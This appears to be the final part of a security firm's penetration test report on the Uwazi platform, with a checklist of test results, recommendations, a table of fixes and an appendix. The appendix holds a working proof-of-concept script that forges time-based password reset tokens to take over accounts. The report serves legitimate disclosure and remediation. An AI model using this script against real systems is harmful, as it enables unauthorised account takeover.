WSTG-IDNT-04	Testing for Account Enumeration and Guessable User Account	Fail	3.1.5, 3.1.10
WSTG-IDNT-05	Testing for Weak or Unenforced Username Policy	Pass	
WSTG-ATHN Authentication Testing			
WSTG-ATHN-01	Testing for Credentials Transported over an Encrypted Channel	Pass	
WSTG-ATHN-02	Testing for Default Credentials	Pass	
WSTG-ATHN-03	Testing for Weak Lock Out Mechanism	Pass	
WSTG-ATHN-04	Testing for Bypassing Authentication Schema	Pass	
WSTG-ATHN-05	Testing for Vulnerable Remember Password	N/A	
WSTG-ATHN-06	Testing for Browser Cache Weakness	Pass	
WSTG-ATHN-07	Testing for Weak Password Policy	-	
WSTG-ATHN-08	Testing for Weak Security Question Answer	N/A	

Section	Item	Status	Note
WSTG-ATHN-09	Testing for Weak Password Change or Reset Functionalities	Fail	3.1.4, 3.1.1
WSTG-ATHN-10	Testing for Weaker Authentication in Alternative Channel	Pass	
WSTG-ATHN-11	Testing Multi-Factor Authentication (MFA)	N/A	
WSTG-ATHZ Authorization Testing			
WSTG-ATHZ-01	Testing Directory Traversal File Include	Pass	
WSTG-ATHZ-02	Testing for Bypassing Authorization Schema	Fail	3.1.3
WSTG-ATHZ-03	Testing for Privilege Escalation	Pass	
WSTG-ATHZ-04	Testing for Insecure Direct Object References	Pass	
WSTG-ATHZ-05	Testing for OAuth Weaknesses	N/A	
WSTG-SESS Session Management Testing			
WSTG-SESS-01	Testing for Session Management Schema	Pass	
WSTG-SESS-02	Testing for Cookies Attributes	Pass	
WSTG-SESS-03	Testing for Session Fixation	Pass	
WSTG-SESS-04	Testing for Exposed Session Variables	Pass	
WSTG-SESS-05	Testing for Cross Site Request Forgery	Fail	3.1.6
WSTG-SESS-06	Testing for Logout Functionality	Pass	
WSTG-SESS-07	Testing Session Timeout	Pass	
WSTG-SESS-08	Testing for Session Puzzling	Pass	
WSTG-SESS-09	Testing for Session Hijacking	Pass	
WSTG-SESS-10	Testing JSON Web Tokens	N/A	
WSTG-INPV Input Validation Testing			
WSTG-INPV-01	Testing for Reflected Cross Site Scripting	Pass	
WSTG-INPV-02	Testing for Stored Cross Site Scripting	Fail	3.1.2
WSTG-INPV-03	Testing for HTTP Verb Tampering	Pass	
WSTG-INPV-04	Testing for HTTP Parameter pollution	Pass	
WSTG-INPV-05	Testing for SQL Injection	Pass	
WSTG-INPV-06	Testing for LDAP Injection	N/A	
WSTG-INPV-07	Testing for XML Injection	Pass	
WSTG-INPV-08	Testing for SSI Injection	Pass	
WSTG-INPV-09	Testing for XPath Injection	N/A	
WSTG-INPV-10	Testing for IMAP SMTP Injection	N/A	
WSTG-INPV-11	Testing for Code Injection	Pass	
WSTG-INPV-12	Testing for Command Injection	Pass	
WSTG-INPV-13	Testing for Format String Injection	Pass	
WSTG-INPV-14	Testing for Incubated Vulnerabilities	Pass	
WSTG-INPV-15	Testing for HTTP Splitting Smuggling	Pass	
WSTG-INPV-16	Testing for HTTP Incoming Requests	Pass	
WSTG-INPV-17	Testing for Host Header Injection	Pass	
WSTG-INPV-18	Testing for Server-Side Template Injection	N/A	
WSTG-INPV-19	Testing for Server-Side Request Forgery	Pass	
WSTG-INPV-20	Testing for Mass Assignment	Pass	
WSTG-ERRH Error Handling			
WSTG-ERRH-01	Testing for Improper Error Handling	Pass	
WSTG-ERRH-02	Testing for Stack Traces	Fail	3.1.9
WSTG-CRYP Cryptography			
WSTG-CRYP-01	Testing for Weak Transport Layer Security	Pass	
WSTG-CRYP-02	Testing for Padding Oracle	Pass	
WSTG-CRYP-03	Testing for Sensitive Information Sent Via Unencrypted Channels	Pass	
WSTG-CRYP-04	Testing for Weak Encryption	Pass	
WSTG-BUSLOGIC Business Logic Testing			
WSTG-BUSL-01	Test Business Logic Data Validation	Pass	
WSTG-BUSL-02	Test Ability to Forge Requests	Fail	3.1.7
WSTG-BUSL-03	Test Integrity Checks	Pass	
WSTG-BUSL-04	Test for Process Timing	Fail	3.1.10
WSTG-BUSL-05	Test Number of Times a Function Can Be Used Limits	Pass	
WSTG-BUSL-06	Testing for the Circumvention of Work Flows	Pass	
WSTG-BUSL-07	Test Defenses Against Application Misuse	Pass	
WSTG-BUSL-08	Test Upload of Unexpected File Types	Fail	3.1.2
WSTG-BUSL-09	Test Upload of Malicious Files	Fail	3.1.2
WSTG-BUSL-10	Test Payment Functionality	N/A	
WSTG-CLIENT Client-side Testing			

Section	Item	Status	Note
WSTG-CLNT-01	Testing for DOM Based Cross Site Scripting	Pass	
WSTG-CLNT-02	Testing for JavaScript Execution	Fail	3.1.2
WSTG-CLNT-03	Testing for HTML Injection	Fail	3.1.2
WSTG-CLNT-04	Testing for Client-Side URL Redirect	Fail	3.1.7
WSTG-CLNT-05	Testing for CSS Injection	Pass	
WSTG-CLNT-06	Testing for Client-Side Resource Manipulation	Pass	
WSTG-CLNT-07	Test Cross Origin Resource Sharing	Pass	
WSTG-CLNT-08	Testing for Cross Site Flashing	Pass	
WSTG-CLNT-09	Testing for Clickjacking	Pass	
WSTG-CLNT-10	Testing WebSockets	N/A	
WSTG-CLNT-11	Test Web Messaging	N/A	
WSTG-CLNT-12	Test Browser Storage	N/A	
WSTG-CLNT-13	Testing for Cross Site Script Inclusion	Pass	
WSTG-CLNT-14	Testing for Reverse Tabnabbing	Pass	
WSTG-APIT API Testing			
WSTG-APIT-01	Testing GraphQL	N/A	

4 Conclusions and recommendations

Assured was tasked with conducting a penetration test on the Uwazi system by HURIDOCS. The test was conducted in a white box manner during a two week period, and carried out in accordance with the OWASP Web Security Testing Guide.

In conclusion, the system is well protected against most of the threats listed in the OWASP Web Security Testing Guide. We recommend improving the password reset functionality and file upload validation as the next step to increase the security posture of the Uwazi system.

The password reset functionality should use a random token instead of a hash that can be calculated by an attacker, and file upload restrictions must be enforced to prevent malicious files from being uploaded.

To address the eleven vulnerabilities discovered in this test we recommend HURIDOCS to:

- Generate the password reset tokens with a cryptographically secure pseudo-random number generator.
- Restrict file uploads to specific file types.
- Restrict admin file storage access.
- Implement industry standard CSRF protection.
- Ensure a consistent response to the password reset requests, whether the email belongs to a registered user or not.
- Ensure equal time to respond for all log-in attempts, whether the username is registered in the system or not.
- Require both current and new password when a user requests a password reset.
- Sanitize PDF files by removing PDF actions.
- Prevent return of stack traces in error responses.
- Add a Content Security Policy as a defense-in-depth measure.
- Remove sensitive data from HTML responses, and apply access control to the API endpoints where the sensitive objects can be retrieved.

Assured would like to extend our gratitude to the team at HURIDOCS for providing resources and support necessary to conduct the penetration test. We are happy to answer any questions and provide further advice.

5 Verification test notes

After mitigations were implemented by the HURIDOCS team, a secondary test was carried out to verify that the issues are no longer present. All fixes were verified by Assured and the report has been updated to reflect the status of each issue. Other than the inclusion of verification status and notes, the details of the issues and the recommendations have not been altered from the original report submitted to the developers after the initial test.

All issues are successfully fixed, apart from two low impact issues, where the issue remains but the risk is accepted. Additionally one issue was verified to be invalid, upon feedback from the developers.

Issue	Title	Status
3.1.1	Unauthenticated Account Takeover via Password Reset	FIXED
3.1.2	Account Takeover via Stored XSS	FIXED
3.1.3	Broken Access Control at Admin Custom Files	FIXED
3.1.4	Update Password Without Current Password	FIXED
3.1.5	Email Enumeration at Forgot Password	FIXED
3.1.6	Missing CSRF protection	INVALID
3.1.7	Open Redirect via Uploaded PDF	FIXED
3.1.8	Missing Content Security Policy Header	ACCEPTED
3.1.9	Partial Stack Traces Revealed upon Error	ACCEPTED
3.1.10	User Enumeration via timing leak at Login	FIXED
3.1.11	Disclosure of System Settings to Unauthenticated Users	FIXED

Table 2: Issue mitigation status

References

[1] OWASP, “OWASP Web Security Testing Guide (latest).” `https://owasp.org/www-project-web-security-testing-guide/latest/`, 2023.

[2] OWASP, “OWASP Risk Rating Methodology.” `https://owasp.org/www-community/OWASP_Risk_Rating_Methodology`, 2023.

[3] OWASP, “Forgot Password - OWASP Cheat Sheet Series.” `https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html`, 2022.

[4] OWASP, “File Upload - OWASP Cheat Sheet Series.” `https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html`, 2022.

[5] OWASP, “Authentication - OWASP Cheat Sheet Series.” `https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html`, 2022.

[6] OWASP, “Cross-Site Request Forgery - OWASP Cheat Sheet Series.” `https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html`, 2022.

[7] OWASP, “How to protect Node.js apps from CSRF attacks.” `https://snyk.io/blog/how-to-protect-node-js-apps-from-csrf-attacks/`, 2022.

[8] OWASP, “Content Security Policy Cheat Sheet.” `https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html`, 2021.

Appendix A Proof-of-concepts

A.1 Account takeover

takeover.js

```
const axios = require('axios');
const CryptoJS = require('crypto-js');
const readline = require('readline');
// Create a readline interface using process.stdin and process.stdout
const rl = readline.createInterface({input: process.stdin, output: process.stdout});
// Prompt the user for the email and new password
rl.question('Please enter the email you want to own: ', (email) => {
    rl.question('Please enter the new password: ', (password) => {
       // Store the Unix time before the request
        const startTime = Date.now();
        axios.post('/api/recoverpassword', { "email": email }, {
            headers: {
                'Content-Type': 'application/json',
                'X-Requested-With': 'XMLHttpRequest'
            }
        })
        .then((response) => {
            // Store the Unix time when the response is received
            const endTime = Date.now();
            // Loop through the possible miliseconds and generate a hash for each
            for (let currentTime = startTime; currentTime <= endTime; currentTime++) {
                const hash = CryptoJS.SHA256(email + currentTime.toString()).toString();
                // Try using the hash to reset the pw
                axios.post('/api/resetpassword', {
                    "password": password,
                    "key": hash
                }, { headers: {
                        'Content-Type': 'application/json',
                        'X-Requested-With': 'XMLHttpRequest'
                    }
                })
                .then((response) => {
                    // If successful, break!
                    console.log('Password updated. The credentials are: \n',email,' : ',password);
                    console.log('Execution time: ', (Date.now() - startTime)/1000,'seconds');
                    rl.close();
                    process.exit(0);
                })
                .catch((error) => { });
            }
        })
        .catch((error) => {
            console.error('Error during the first POST request, does the email exist? ', error);
        });
    });
});
```